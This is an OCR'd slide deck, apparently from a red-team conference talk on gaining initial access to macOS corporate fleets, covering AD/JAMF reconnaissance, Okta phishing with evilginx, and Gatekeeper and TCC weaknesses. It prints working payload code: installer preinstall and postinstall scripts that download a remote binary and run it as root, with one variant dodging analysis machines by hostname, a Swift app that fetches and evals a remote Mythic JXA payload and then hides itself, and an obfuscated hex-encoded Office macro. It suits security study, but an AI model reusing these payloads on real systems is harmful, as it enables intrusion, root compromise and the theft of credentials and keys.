
$ klist, kcc, etc

$ dscl "/Active Directory/[Domain]/All Domains" ls /

$ ldapsearch -h [AD_srvr] -p 389 -x -D "uid=[usrname],ou=[OU],dc=[domain],dc=com" -b "dc=domain,dc=com" -W

Tools like Machound, Bifrost would work

EX 2: ACCESS VIA NOMAD



macOS fleet: not bound to AD

Pass creds to keychain and automatically auth to NoMAD

Local account
SSO for network resources
No persistent directory svcs connection

Kerberos auth

$ defaults read ~/Library/Preferences/menu.nomad.login.ad.plist: ADDomain


$ defaults read ~/Library/Preferences/com.[name].NoMAD.plistDefaults read com.[domain].NoMAD

$ klist, kcc, etc…Bifrost would work

EX 3: SEGREGATED AD ACCESS

$ defaults read /Library/Preferences/com.jamfsoftware.jamf.plist

$ /Library/Application Support/JAMF



JAMF agent on macOS fleet

jamf | CONNECT


Auth to Okta Federated Servers

okta

Restricted by VPN

SAME OLD TACTICS?

- AD is present…but limited
- So much more impact to show than AD
- Interesting interconnections in mac and cloud environments
- Let's discuss more!



RED TEAM APPROACHES – INITIAL ACCESS

IDAAS TARGETING

2FA MIM Phish:

Federated Login

Initial Foothold

Internal Phishing

evilginx.

Cred Harvest

okta

onelogin

Email access

File Access

Various other okta tiles (salesforce, gapps, Slack, etc.)

May lead to objectives without even needing to access a host

IDAAS PILLAGING

- Productivity portals have a ton of interesting content
  - Creds, VPN profiles, environment info, process info, etc
- Exfil Tools by @antman1P (Antonio Piazza):
  - GD-Thief
  - GDir-Thief
  - Conf –Thief
- Tools for Slack Pillaging
  - Slackhound
  - SlackPirate
- A lot of these tokens outlive the IdaaS token!

MACOS SECURITY BASICS

- Prevention
  - Gatekeeper
    - Evaluates certain file types (ex: apps, installers, machos, etc.)
    - com.apple.quarantine attrib
    - Checks for signing and notarization
    - Can Right Click -> Open to open anyway
- Detection
  - XProtect (also part of Gatekeeper)
    - Malware definitions (yara) & blacklisting
- Removal
  - Malware Removal Tool
    - Removes malware samples based on intel from Apple

MACOS SECURITY BASICS

- macOS TCC (Privacy Protections)
  - Protected:
    - ~/Desktop
    - ~/Documents
    - ~/Downloads
    - iCloud Drive
    - etc…
  - NOT Protected:
    - ~ dir itself: tons of sensitive stuff here!
    - ~/.ssh, ~/.aws, etc.: lateral movement potential
    - /tmp: malware commonly dropped here
- @theevilbit and @_r3ggi BH 2021 Talk on Bypassing TCC!!

INITIAL ACCESS - MACOS

- Example payload options
  - Mach-o: checked; need a delivery/upload method
  - Apps: checked; pretty remote friendly
  - Installer Packages: checked; remote-friendly
  - Weaponized PDF: checked
  - Shell Script Trickeration : checked *on patched systems*
  - JXA: not checked; need a delivery/upload method
  - Python: not checked (will be removed by default soon); pairs well with office macros
  - Office macros: not checked; remote-friendly but is sandboxed ☹
  - Browser extensions: not checked; additional Google store controls
  - Applescript: depends on file type used; need a delivery/upload method


King of macOS C2

Mystikal macOS payload generator

MacC2


INITIAL ACCESS: INSTALLER PACKAGES

- Installer Packages
  - Payload-free (script-only) or Archive to install other packages
  - pkgroot/scripts/preinstall Script
  - pkgroot/scripts/postinstall Script
  - Both require #!/bin/bash at top and exit 0 at the end
  - Scripts are run as child process of the installer package
  - Preflight -> preinstall -> preupgrade -> postinstall -> postupgrade -> postflight
  - Runs elevated (as root!)



INITIAL ACCESS: INSTALLER PACKAGES

- Checked by Gatekeeper!
  - Users can right click -> open unsigned apps to execute them, despite Gatekeeper
  - This is often used by in the wild macOS malware
    - Victim is social engineered to right click -> open
    - Payload detonates



INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE

- Example preinstall script

```
#!/bin/bash

curl -k https://192.168.1.192:7443/api/v1.4/files/download/5ecf5469-f77e-4ff7-ad29-95af0096da88 -o /private/tmp/provisioner && chmod +x /private/tmp/provisioner

exit 0
```

- Example preinstall script with simple hostname check

```
#!/bin/bash

rytfh=$(hostname)
if [[ ("$rytfh" =~ "mbp") || ("$rytfh" =~ "MBP") || ("$rytfh" =~ "iMac") || ("$rytfh" =~ "imac") || ("$rytfh" =~ "IMAC")]];then
        exit 0
else

curl -k https://192.168.1.192:7443/api/v1.4/files/download/5ecf5469-f77e-4ff7-ad29-95af0096da88 -o /private/tmp/provisioner && chmod +x /private/tmp/provisioner

fi
exit 0
```

INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE


- Example postinstall script


```
#!/bin/bash

/private/tmp/./provisioner &

exit 0
```

INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE

- Build and host:
  - *Pkgbuild --identifier com.[id].[id] --nopayload --scripts [path_to_scripts_dir] [name].pkg*
- Payload detonated

- Root access!





INITIAL ACCESS: APP PACKAGE EXAMPLE

- Bundle: [Name].app/Contents/MacOS/[Name]
- Xcode -> New Project -> App -> Language:Swift, User Interface: Storyboard
- Design app window (icons, buttons, text, etc.)
- Add Info.plist entries for App Transport Security restrictions
- Set sandbox settings appropriately
- Add code behind button to launch remote mythic jxa payload:


```
import Cocoa
import OSAKit

let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let script = ##"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('<mythic_jxa_launcher_payload_url>')),$.NSUTF8StringEncoding)));"##

    let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))
    var compileErr : NSDictionary?
    k.compileAndReturnError(&compileErr)
    var scriptError : NSDictionary?
    k.executeAndReturnError(&scriptError)

}

sleep(1)
NSApp.setActivationPolicy(.accessory)
NSRunningApplication.current.hide()
```

INITIAL ACCESS: APP PACKAGE EXAMPLE

MYTHIC

INITIAL ACCESS: APP PACKAGES

- Checked by Gatekeeper!
  - Example of instructions for right click -> run to bypass Gatekeeper
    - Example from Shlayer



INITIAL ACCESS: MACOS MS OFFICE MACROS

- Old but still works!
- Bypass mail filters: Simple string concatenation
- No Gatekeeper Concerns But Is Sandboxed
  - Limited disk access
  - Can still access:
    - osascript, curl, dscl, screencapture, python, etc.
    - Adam Chester (@_xpn_): Can drop files if filename starts with "~$"
- Sandbox escape by Madhav Bhatt (@desi_jarvis)
  - Create .zshenv file to execute payload
  - Zip .zshenv
  - Drop to user's home dir
  - Add as Login Item
  - On reboot, payload launched when Terminal run

INITIAL ACCESS: MACOS MS OFFICE MACROS

- MS Office macro generators for macOS:
  - MacPhish – python, curl, osascript
  - My Mythic Macro Generator – curl, osascript
  - My MacC2 Macro Generator – python
- AutoOpen()
- Concatenate the string “python” and “exec”

```
Sub AutoOpen()
a = "p" + "yt" + "h" + "on"
b = "ex" + "e" + "c"
befcceea = "696d706f7274207077642c2075726c6c6962322c2075726c6c69622"
befcceea = befcceea + "c207379732c206f732c2072616e646f6d2c2073736c2c2074696d65"
befcceea = befcceea + "2c20636f6d6d616e64732c204170704b69742c20676c6f622c20706"
befcceea = befcceea + "c6174666f726d2c20676574706173732c20466f756e646174696f6e"
befcceea = befcceea + "2c2053797374656d436f6e666967757261746f6e2c204c61756e6"
befcceea = befcceea + "3685365727669365732c2050794f626a43546f6f6c730a66726f6d"
befcceea = befcceea + "204170704b697420696d706f7274202a0a66726f6d20676c6f62206"
befcceea = befcceea + "96d706f7274206676c6f620a66726f6d20466f756e646174696f6e20"
```

CVE-2021-30657: MASQUERADING SHELL SCRIPTS

- App folder structure:
  - File.app/
    - Contents/
      - MacOS/
        - macho -> runs this

What if we put something else here…something that is NOT checked by Gatekeeper → Bash, python

CVE-2021-30657: BIG BUG, SMALL BOUNTY PAYMENT


- I reported to Apple; fixed in Big Sur 11.3+ and Catalina Update 2021-002
- Apple Security Bounty Website:


Device attack via user-installed app	Unauthorized access to sensitive data**	$100,000
	Kernel code execution	$150,000
	CPU side channel attack	$250,000

- Apple defines sensitive data: Contacts, Mail, Messages, Notes, Photos, or location data…very narrow 👎
- My malicious app:
  - User detonates -> remote access -> sensitive data (ssh/aws/gcp/azure keys, files in user's home dir, etc.)
  - Very small bounty payment 👎
  - C'mon Apple…

